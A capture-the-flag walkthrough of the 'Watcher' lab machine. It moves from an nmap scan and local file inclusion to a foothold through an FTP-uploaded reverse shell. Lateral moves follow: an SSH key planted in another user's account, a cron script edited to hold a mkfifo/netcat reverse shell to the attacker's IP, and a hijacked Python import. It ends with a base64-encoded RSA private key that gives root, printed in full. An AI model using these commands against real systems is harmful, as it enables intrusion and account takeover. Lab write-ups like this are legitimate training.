Watcher

Enumeration

Nmap Scan

```
PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack ttl 60
22/tcp open  ssh     syn-ack ttl 60
80/tcp open  http    syn-ack ttl 60
```

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5

22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 f8:5b:df:9d:f3:6c:a3:cd:d0:40:b3:a5:84:02:de:85 (RSA)
|   256 63:b4:22:67:f5:cb:fe:52:67:18:cf:6d:33:73:31:e0 (ECDSA)
|_  256 4c:e5:93:78:d5:11:e0:a2:f3:e5:32:96:d1:f7:2f:8c (ED25519)

80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Corkplacemats
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-generator: Jekyll v4.1.1
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 (99%), Linux 3.2 - 4.14 (96%), Linux 4.15 - 5.19 (96%), Linux 2.6.32 - 3.10 (96%), Li
nux 5.4 (95%), Linux 2.6.32 - 3.5 (94%), Linux 2.6.32 - 3.13 (94%), Linux 5.0 - 5.14 (94%), Android 9 - 10 (Linux 4.9 -
4.14) (93%), Android 10 - 12 (Linux 4.14 - 4.19) (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 5 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


- FTP anonymous login is not enabled
- Find subdirectories for the website


SSH (22)

```
└─$ ssh root@watcher.thm
The authenticity of host 'watcher.thm (10.201.127.190)' can't be established.
ED25519 key fingerprint is SHA256:cptiP7Hw6UKRDFILhyqje1qJHkukqtjFEqHp1mxjhAU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'watcher.thm' (ED25519) to the list of known hosts.
root@watcher.thm's password:
```


- Password authentication is enabled.

HTTP (80)






Vulnerable to Local File Inclusion (LFI)



The hint tells about robots.txt


Reading the secret_file_do_not_read.txt file using the LFI



FTP (21)

```
└─$ ftp watcher.thm
Connected to watcher.thm.
220 (vsFTPd 3.0.5)
Name (watcher.thm:kali): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||46158|)
150 Here comes the directory listing.
dr-xr-xr-x    3 65534    65534        4096 Dec 03  2020 .
dr-xr-xr-x    3 65534    65534        4096 Dec 03  2020 ..
drwxr-xr-x    2 1001     1001         4096 Dec 03  2020 files
-rw-r--r--    1 0        0              21 Dec 03  2020 flag_2.txt
```

The files directory is empty.



Uploaded the flag file to the files directory.

We can upload the reverse shell file here and get the shell.

Getting Shell


```
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.4.101.169] from (UNKNOWN) [10.201.127.190] 37738
Linux ip-10-201-127-190 5.15.0-138-generic #148~20.04.1-Ubuntu SMP Fri Mar 28 14:32:35 UTC 2025 ×86_64 ×86_64 x86_64 GNU/Linux
16:24:40 up 47 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

```
$ sudo -l
Matching Defaults entries for www-data on ip-10-201-127-190:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-201-127-190:
    (toby) NOPASSWD: ALL
```

As www-data, I have the privilege to run commands as Toby. So I added SSH keys to the .ssh directory of Toby and gained SSH connection as Toby.

```
$ sudo -u toby mkdir .ssh
$ ls -la
total 48
drwxr-xr-x 7 toby toby 4096 Aug  9 16:27 .
drwxr-xr-x 7 root root 4096 Aug  9 15:37 ..
lrwxrwxrwx 1 root root    9 Dec  3  2020 .bash_history → /dev/null
-rw-r--r-- 1 toby toby  220 Dec  3  2020 .bash_logout
-rw-r--r-- 1 toby toby 3771 Dec  3  2020 .bashrc
drwx------ 2 toby toby 4096 Dec  3  2020 .cache
drwx------ 3 toby toby 4096 Dec  3  2020 .gnupg
drwxrwxr-x 3 toby toby 4096 Dec  3  2020 .local
-rw-r--r-- 1 toby toby  807 Dec  3  2020 .profile
drwxrwxr-x 2 toby toby 4096 Aug  9 16:27 .ssh
-rw------- 1 toby toby   21 Dec  3  2020 flag_4.txt
drwxrwxr-x 2 toby toby 4096 Dec  3  2020 jobs
-rw-r--r-- 1 mat  mat    89 Dec 12  2020 note.txt
$ cd .ssh
$ echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFke2pmI5KR+304mU45m2WLG0SUbvNeTolme2ve5Vbz2 kali@kali" | sudo -u toby tee -a authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFke2pmI5KR+304mU45m2WLG0SUbvNeTolme2ve5Vbz2 kali@kali
$ cat authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFke2pmI5KR+304mU45m2WLG0SUbvNeTolme2ve5Vbz2 kali@kali
$ sudo -u toby chmod 600 authorized_keys
$ cd ..
$ sudo -u toby chmod 700 .ssh
```

```
└─$ ssh -i id_rsa toby@watcher.thm
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-138-generic x86_64)

 * Documentation:  https://help.ubuntu.com
```

```
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat  9 Aug 16:32:05 UTC 2025

  System load:  0.08              Processes:             145
  Usage of /:   28.4% of 18.53GB   Users logged in:       0
  Memory usage: 18%               IPv4 address for eth0: 10.201.127.190
  Swap usage:   0%


Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Your Hardware Enablement Stack (HWE) is supported until April 2025.

Last login: Thu Dec  3 02:40:13 2020 from 192.168.153.128
toby@ip-10-201-127-190:~$
```

Escalating from Toby

```
toby@ip-10-201-127-190:~$ ls
flag_4.txt  jobs  note.txt
toby@ip-10-201-127-190:~$ cat note.txt
Hi Toby,

I've got the cron jobs set up now so don't worry about getting that done.

Mat

toby@ip-10-201-127-190:~$ cd jobs

toby@ip-10-201-127-190:~/jobs$ ls -la
total 12
drwxrwxr-x 2 toby toby 4096 Dec  3  2020 .
drwxr-xr-x 7 toby toby 4096 Aug  9 16:27 ..
-rwxr-xr-x 1 toby toby   46 Dec  3  2020 cow.sh

toby@ip-10-201-127-190:~/jobs$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
```

```
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
*/1 * * * * mat /home/toby/jobs/cow.sh
```

We can get shell as Mat. We also have permissions to edit the cow.sh files

```
toby@ip-10-201-127-190:~/jobs$ cat cow.sh
#!/bin/bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.4.101.169 4444 >/tmp/f


└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.4.101.169] from (UNKNOWN) [10.201.127.190] 46862
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1002(mat) gid=1002(mat) groups=1002(mat)
$
```

Used the same SSH key pairs for Mat and got the shell (not a good practice I think so)

Escalating from Mat

```
mat@ip-10-201-127-190:~$ cat note.txt
Hi Mat,

I've set up your sudo rights to use the python script as my user. You can only run the script with sudo so it should be s
afe.

Will
```

```
mat@ip-10-201-127-190:~$ sudo -l
Matching Defaults entries for mat on ip-10-201-127-190:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mat may run the following commands on ip-10-201-127-190:
    (will) NOPASSWD: /usr/bin/python3 /home/mat/scripts/will_script.py *
```

```
mat@ip-10-201-127-190:~/scripts$ ls -al
total 16
drwxrwxr-x 2 will will 4096 Dec  3  2020 .
drwxr-xr-x 7 mat  mat  4096 Aug  9 16:41 ..
-rw-r--r-- 1 mat  mat   133 Dec  3  2020 cmd.py
-rw-r--r-- 1 will will  208 Dec  3  2020 will_script.py
```

We are the owner for cmd.py, and will_script.py imports from cmd.py. So we can edit cmd.py to get reverse shell as Will. And uploading the SSH key pairs again.

```
mat@ip-10-201-54-168:~/scripts$ cat cmd.py
def get_command(num):
        import pty
        pty.spawn("/bin/bash")
        if(num == "1"):
                return "ls -lah"
        if(num == "2"):
                return "id"
```

```
        if(num == "3"):
                return "cat /etc/passwd"
```


I imported the pty library inside the function and added the shell spawn command.

```
mat@ip-10-201-54-168:~/scripts$ sudo -u will /usr/bin/python3 /home/mat/scripts/will_script.py 1
will@ip-10-201-54-168:/home/mat/scripts$ id
uid=1000(will) gid=1000(will) groups=1000(will),4(adm)
```

Escalating to root

```
will@ip-10-201-54-168:~$ cd /opt

will@ip-10-201-54-168:/opt$ ls
backups

will@ip-10-201-54-168:/opt$ cd backups/

will@ip-10-201-54-168:/opt/backups$ ls
key.b64

will@ip-10-201-54-168:/opt/backups$ file key.b64
key.b64: ASCII text

will@ip-10-201-54-168:/opt/backups$ cat key.b64
LS0tLS1CRUdJTiBSU0EgUFJJVkFURSBLRVktLS0tLQpNSUlFcEFJQkFBS0NBUUVBelBhUUZvbFFx
OGNIb205bXNzeVBaNTNhTHpCY1J5QncrcnlzSjNoMEpDeG5WK2FHCm9wWmRjUXowMVlPWWRqWUlh
WkVKbWRjUFZXUXAvTDB1YzV1M2Inb2lLMXVpWU1mdzg1ME43dDNPWC9lcmRLRjQKanFWdTNpWE45
ZG9CbXIzVHVVOVJKa1ZuRER1bzh5NER0SXVGQ2Y5MlpmRUFKR1VCMit2Rk9ON3E0S0pzSXhnQQpu
TThrajhOa0ZrRlBrMGQxSEtIMitwN1FQMkhHWnJmM0RORm1RN1R1amEzem5nYkVWTzdOWHgzVjNZ
T0Y5eTFYCmVGUHJ2dERRVjdCWWI2ZWdrbGFmczRtNFhlVU8vY3NNODRJNm5ZSFd6RUo1enBjU3Jw
bWtESHhDOHlIOW1JVnQKZFNlbGFiVzJmdUxBaTUxVVIvMndOcUwxM2h2R2dscGVQaEtRZ1FJREFR
QUJBb0lCQUhtZ1RyeXcyMmcwQVRuSQo5WjVnZVRDNW9VR2padjdtSjJVREZQMlBJd3hjTlM4YUl3
YlVSN3JRUDNGOFY3cStNWnZEYjNrVS80cGlsKy9jCnEzWDdENTBnaWtwRVpFVWVJTVBQalBjVU5H
VUthWG9hWDVuMlhhWUJ0UWlSUjZaMXd2QVNPMHVFbjdQSXEyY3oKQlF2Y1J5UTVyaDZzTnJOaUpR
cEdESkRFNTRoSWlnaWMvR3VjYnluZXpZeWE4cnJJc2RXTS8wU1VsOUprbkkwUQpUUU9pL1gyd2Z5
cnlKc20rdFljdlk0eWRoQ2hLKzBuVlRoZWNpVXJWL3drRnZPRGJHTVN1dWhjSFJLVEtjNkI2CjF3
c1VBODUrdnFORnJ4ekZZL3RXMTg4VzAwZ3k5dzUxYktTS0R4Ym90aTJnZGdtRm9scG5Gdyt0MFFS
QjVSQ0YKQWxRSjI4a0NnWUVBNmxyWTJ4eWVMaC9hT0J1OStTcDN1SmtuSWtPYnBJV0NkTGQxeFhO
dERNQXo0T3FickxCNQpmSi9pVWNZandPQkh0M05Oa3VVbTZxb0VmcDRHb3UxNHlHek9pUmtBZTRI
UUpGOXZ4RldKNW1YK0JIR0kvdmoyCk52MXNxN1BhSUtxNHBrUkJ6UjZNL09iRDd5UWU3OE5kbFF2
TG5RVGxXcDRuamhqUW9IT3NvdnNDZ1lFQTMrVEUKN1FSNzd5UThsMWlHQUZZUlhJekJncDVlSjJB
QXZWcFdKdUlOTEs1bG1RL0UxeDJLOThFNzNDcFFzUkRHMG4rMQp2cDQrWThKMElCL3RHbUNmN0lQ
TWVpWDgwWUpXN0x0b3pyNytzZmJBUVoxVGEybzFoQ2FsQVF5SWs5cCtFWHBJClViQlZueVVDMVhj
dlJmUXZGSnl6Z2Njd0V4RXI2Z2xKS09qNjRiTUNnWUVBbHhteC9qeEtaTFRXenh4YjlWNEQKU1Bz
K055SmVKTXFNSFZMNFZUR2gydm5GdVR1cTJjSUM0bTUzem4reEo3ZXpwYjFyQTg1SnREMmduajZu
U3I5UQpBL0hiakp1Wkt3aTh1ZWJxdWl6b3Q2dUZCenBvdVBTdVV6QThzOHhlVkk2ZWRWMUhDOGlw
NEptdE5QQVdIa0xaCmdMTFZPazBnejdkdkMzaEdjMTJCcnFjQ2dZQWhGamkzNGlMQ2kzTmMxbHN2
TDRqdlNXbkxlTVhuUWJ1NlArQmQKYktpUHd0SUcxWnE4UTRSbTZxcUM5Y25vOE5iQkF0aUQ2L1RD
WDFrejZpUHE4djZQUUViMmdpaWplWVNKQllVTwprSkVwRVpNRjMwOFZuNk42L1E4RFlhdkpWYyt0
bTRtV2NOMm1ZQnpVR1FlbWI1aUpqa0xFMmYvVHdZVGcyREIwCm1FR0RHd0tCZ1FDaCtVcG1UVFJ4
NEtLTnk2d0prd0d2MnVSZGo5cnRhMlg1cHpUcTJuRUFwa2UyVVlsUDVPTGgKLzZLSFRMUmhjcDlG
bUY5aUtXRHRFTVNROERDYW41Wk1KN09JWXAyUloxUnpDOUR1ZzNxa3R0a09LQWJjY0tuNQo0QVB4
```

STFEeFUrYTJ4WFhmMDJkc1FIMEg1QWhOQ2lUQkQ3STVZUnNNMWJPRXFqRmRaZ3Y2U0E9PQotLS0t
LUVORCBSU0EgUFJJVkFURSBLRVktLS0tLQo=



The base64 text is a RSA key.

```
will@ip-10-201-54-168:/opt/backups$ ls -al
total 12
drwxrwx--- 2 root adm  4096 Dec  3  2020 .
drwxr-xr-x 3 root root 4096 Dec  3  2020 ..
-rw-rw---- 1 root adm  2270 Dec  3  2020 key.b64
```

User owner is root. So it could be the key for the root user.

```
└─$ ssh -i id_rsa_root root@watcher.thm
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-138-generic x86_64)
...
root@ip-10-201-54-168:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ip-10-201-54-168:~#
```